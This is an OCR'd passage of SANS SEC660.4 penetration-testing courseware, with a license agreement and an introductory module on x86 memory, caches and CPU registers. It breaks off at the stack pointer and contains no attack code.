SANS

www.sans.org

SECURITY 660

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

660.4

Exploiting Linux for Penetration Testers

The right security training for your staff, at the right time, in the right location.

IMPORTANT-READ CAREFULLY:


This Courseware License Agreement ("CLA") is a legal agreement between you (either an individual or a single entity; henceforth User) and the SANS Institute for the personal, non-transferable use of this courseware. User agrees that the CLA is the complete and exclusive statement of agreement between The SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA. If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this courseware. BY ACCEPTING THIS COURSEWARE YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. IF YOU DO NOT AGREE YOU MAY RETURN IT TO THE SANS INSTITUTE FOR A FULL REFUND, IF APPLICABLE. The SANS Institute hereby grants User a non-exclusive license to use the material contained in this courseware subject to the terms of this agreement. User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of this publication in any medium whether printed, electronic or otherwise, for any purpose without the express written consent of the SANS Institute. Additionally, user may not sell, rent, lease, trade, or otherwise transfer the courseware in any way, shape, or form without the express written consent of the SANS Institute.

The SANS Institute reserves the right to terminate the above lease at any time. Upon termination of the lease, user is obligated to return all materials covered by the lease within a reasonable amount of time.

SANS acknowledges that any and all software and/or tools presented in this courseware are the sole property of their respective trademark/registered/copyright owners.

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

Sec660_4_2014_1004



Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exploiting Linux for Penetration Testers

SANS Security 660.4

Exploiting Linux for Penetration Testers – 660.4
In this section we will focus solely on the Linux OS, performing various types of attacks, commonly performed during Linux penetration testing.





Table of Contents

Table of Contents

This is the Table of Contents slide to help you quickly access specific sections and exercises.




Introduction to Memory

SANS SEC660.4

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Introduction to Memory

In this module we will walk through system memory in order to lay out foundational knowledge for the remainder of the course. Keep in mind we will be navigating through memory on every exercise and topic covered, and a refresh and deeper look will help us with transitioning through the modules.




Objectives

- Our objective for this module is to understand:
  - Physical Memory
  - Virtual Memory
  - Paging
  - Stack-based Memory
  - Basic x86 Assembly Language
  - Linkers & Loaders

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Objectives

This module is a prerequisite for the remainder of the course. It is important to not only understand conceptually how the processor handles memory, but to understand exactly what each component is responsible for and how it all ties together. We will walk through physical and virtual memory, paging, stack-based memory, linkers & loaders and some basics of x86 assembly language.



Physical Memory

- Processor Registers
  - Hard coded variables
  - Fastest
- Processor Cache
  - Data Cache - L1 & L2 Cache
  - Instruction Cache & TLB's
  - Pre-fetches data from RAM
- Random Access Memory (RAM)

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Physical Memory

Physical memory is made up of multiple components. We will be focusing on those relative to the processor and most relevant to this course.

Processor Registers

Processor Registers are physically integrated into the processor itself. You can look at them as hard-coded variables. This type of memory is by far the fastest for the processor to access and has very limited storage capacity. On the x86 Instruction Set, these are commonly referred to as "General Purpose Registers," although many were designed with a specific purpose, which we will cover shortly. As it is the most commonly used architecture at the time of this writing, we will be focusing primarily on the Intel 32 & 64-bit Architectures (IA-32/IA-64) and their use of the x86 instruction set. However, most of the same principles apply with other x86-based architectures, such as the AMD Athlon.


Processor Cache

Processor Cache is used by the CPU to quickly access necessary instructions and data from memory. Obtaining this information from primary memory is a much slower process. The processor cache can act as a buffer between the processor and primary memory to significantly speed up access time by pre-fetching required data. With x86-based processors, you will commonly find L1 cache and L2 cache as part of the overall data cache. L1 cache is typically integrated into the processor itself and provides the fastest access time. L2 cache can also be integrated into the processor or as a peripheral to the processor. Some processors have L3 cache and beyond; however, the overall purpose of each of these is to fetch and store the data required by the processor. As you move inward towards L1 cache, the memory capacity decreases to improve performance. L1 cache will fetch immediately required and commonly used data from the L2 cache as needed. Instruction cache fetches copies of executable code segments.

Translation Lookaside Buffers (TLB)'s are used as caches for frequently accessed pages of memory. It takes away the requirement to go through the virtual to physical memory translation process. TLB's are typically flushed during context switches; however, Kernel TLB's should not be flushed to avoid a performance hit.

Random Access Memory

The most commonly known component is Random Access Memory (RAM). RAM is volatile memory that loses the information it holds when its host is powered off. Though not always instantaneous, the data held in RAM goes through a decaying process when the system is powered down. RAM physically exists close to the computers Central Processing Unit (CPU) as a grouping of integrated circuits. Access time to RAM by the CPU is often a time-consuming process, relatively speaking, when compared to processor registers and L1 or L2 cache. Extensive improvements to physical memory have been made over the years and it is worth spending some time becoming more familiar with the underlying technology. Memory and caches vary between various processor architectures and this slide simply serves as a high level overview.



Processor Registers

- General Purpose Registers – 32-bit
  - EAX, EBX, ECX, EDX, ESI, EDI, EBP, ESP
- General Purpose Registers – 64-bit
  - RAX, RBX, RCX, RDX, RSI, RDI, RBP, RSP + R8-R15
- Segment Registers – 16-bit
  - CS, DS, SS, ES, FS, GS
  - Often used to reference memory locations
- FLAGS Register – Mathematical Operations
  - Zero Flag | Negative Flag | Carry Flag | etc.
- Instruction Pointer (IP)
- Control Registers
  - CR0 – CR4
  - CR3 holds the start address of the page directory

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Processor Registers

Our primary focus will be on 32-bit applications, as they dominate the vast majority of the market. We will discuss 64-bit applications and processors when appropriate. Most 64-bit systems support some type of "legacy mode" (e.g. WOW64) which allows 32-bit applications to run without issue. The majority of third-party applications at the time of this writing are still written to work on 32-bit systems. Newer Windows OSs run primarily in 64-bit mode with support for 32-bit applications.

General Purpose Registers

The primary purpose of these registers is to perform arithmetic on the values stored in the register or located at the memory address of a pointer held in a register. Each of these registers was designed with a specific purpose in mind, although they may be used to carry out other operations. X86_64-bit (x64) systems have an additional eight general purpose registers, R8 – R15. These additional registers are used during Fast System Calls amongst other purposes.

Segment Registers – 16-bit

The primary purpose of segment registers is to maintain the location of specific segments within virtual memory when using Protected-mode Memory Management with linear addressing. Each 16-bit register can hold the location of a segment such as the Code Segment, as held by the CS register. This register can then be used by the processor to know where in memory the code segment resides and access offsets accordingly. Since segment registers are only 16-bits wide, they are only capable of referencing offsets from a load address for a given process. Segmentation is unnecessary in 64-bit systems; however, registers such as FS hold significance in pointing to Windows structural data. More on this soon.

FLAGS Register


The FLAGS register is used to maintain the state of mathematical operations and the overall state of the processor. Each processor has unique usage of the flags and their meanings. Some of the more common flags are the "zero" flag, which is set if the result of an operation is zero; and the "negative" flag, which is set if the result of a mathematical operation is a negative. Another example of the FLAGS register is with interrupt requests to the processor. If the Interrupt flag is set, the processor is aware an interrupt request has been made. Some processors can only handle one interrupt at a time, while others can handle multiple interrupts.

Instruction Pointer

The Instruction Pointer (IP) is a register that holds the memory address of the next instruction to execute. The IP points to instructions in the Code Segment sequentially until it reaches a Jump (JMP), CALL, or other instruction causing the pointer to jump to a new location in memory. On x86_64-bit systems, the Instruction Pointer is referenced as RIP, as opposed to EIP on 32-bit systems.

Control Registers

In Intel 32-bit processors there are five Control Registers, CR0 – CR4. Most importantly, out of these registers, CR3 holds the starting address of the page directory. We'll discuss paging shortly, but for now just note that this is the location where page tables will start and allow for physical-to-linear address mapping. There are additional control registers available in 64-bit processor architecture; however, these do not pertain to exploit development.



General Purpose Registers (1)

- **EAX/RAX** – Accumulator Register - "imul eax,4"
  - Designed to work as a calculator
- **EDX/RDX** – Data Register - "add eax,edx"
  - Works with EAX on calculations
  - Pointer to Input/Output Ports
- **ECX/RCX** – Count Register - "mov ecx,10"
  - Used often with loops
- **EBX/RBX** – Base Register - 'inc ebx"
  - General purpose register
- The lower 16-bits of the 32-bit General Purpose Registers can be referenced independently
  - The upper and lower 8-bits of the lower 16-bits can also be referenced independently with ah/al, dh/dl, ch/cl, bh/bl, etc...

The R in the register name on 64-bit systems stands for "Register"

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

General Purpose Registers (1)

There are eight general purpose registers in the x86-based 32-bit processor architecture and 16 general purpose registers on x64 systems. Many of these were designed to perform a specific function but may be used for other purposes. On 32-bit systems, all eight registers are 32-bits wide, or the size of one double word (DWORD). The lower WORD (16-bits) in EAX, EDX, ECX, and EBX can be referenced by the names AX, DX, CX, and BX respectively. These lower registers can be accessed directly for backwards compatibility with older 16-bit processors, or to simply access specific portions of data held in a register. Each of the two bytes which make up the AX, DX, CX, and BX registers can also be accessed independently by calling AH/AL for AX, DH/DL for DX, CH/CL for CX, and BH/BL for BX. The "H" stands for the higher byte and the "L" stands for the lower byte. These can be used to call addressing offsets or assist in other calculations. They are treated as unique registers when accessed directly with an assembly instruction.

Accumulator Register (EAX/RAX)

The accumulator register was designed with the intent of being the primary calculator for the processor. Each register has the ability to perform such operations, but the design was such that preference is given to EAX/RAX. There are specialized opcodes specifically created for such functions with EAX/RAX.

Data Register (EDX/RDX)


The data register could be considered the closest neighbor to EAX/RAX. EDX/RDX is often tied to large calculations where more space is needed. EAX will often require more space for such calculations as multiplication. EDX also serves as a pointer to the addressing of an Input/Output port.

Count Register (ECX/RCX)

The count register is most commonly used with loops and shifts to hold the number of iterations.

Base Register (EBX/RBX)

In 16-bit architecture the EBX/RBX register was used primarily as a pointer to change the memory offset in which the processor is executing instructions. With 32-bit and 64-bit mode, EBX/RBX serves more as a true general register with no specific purpose. This register will often be used to hold a pointer into the Data Segment (DS), but is also commonly used for additional space to hold a piece of a calculation. As with all registers, it is up to the programmer, compiler, and the overall system architecture as to how the registers are utilized.



General Purpose Registers (2)

- **ESI/RSI** – Source Index
  - Pointer to read locations during string operations and loops
  - repz cmpsb %es:(%edi),%ds:(%esi)”
- **EDI/RDI** – Destination Index
  - Pointer to write locations during string operations and loops
- **ESP/RSP** – Stack Pointer – “movl %esp,%ebp”
  - Holds the address of the top of the stack
  - Changes as data is copied to and removed from the stack
- **EBP** – Base Pointer – **RBP** is used for general purpose
  - Serves as an anchor point for the stack frame
  - Used to reference local variables

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

General Purpose Registers (2)

Source Index (ESI/RSI)

The source index register is often used as a pointer to a read location during a string operation or loop. For example, if a string comparison is taking place, the ESI/RSI register would likely point to the memory address where one of the strings being compared resides. This example will become clearer as we proceed with the course.

Destination Index (EDI/RSI)


The destination index register is often used as a pointer to a write location during a string operation or loop. Given our example above with the ESI/RSI register, EDI/RDI could be used as the pointer to the address where the other string being compared resides, or perhaps to store a value obtained by the result of a loop operation.

Stack Pointer (ESP/RSP)

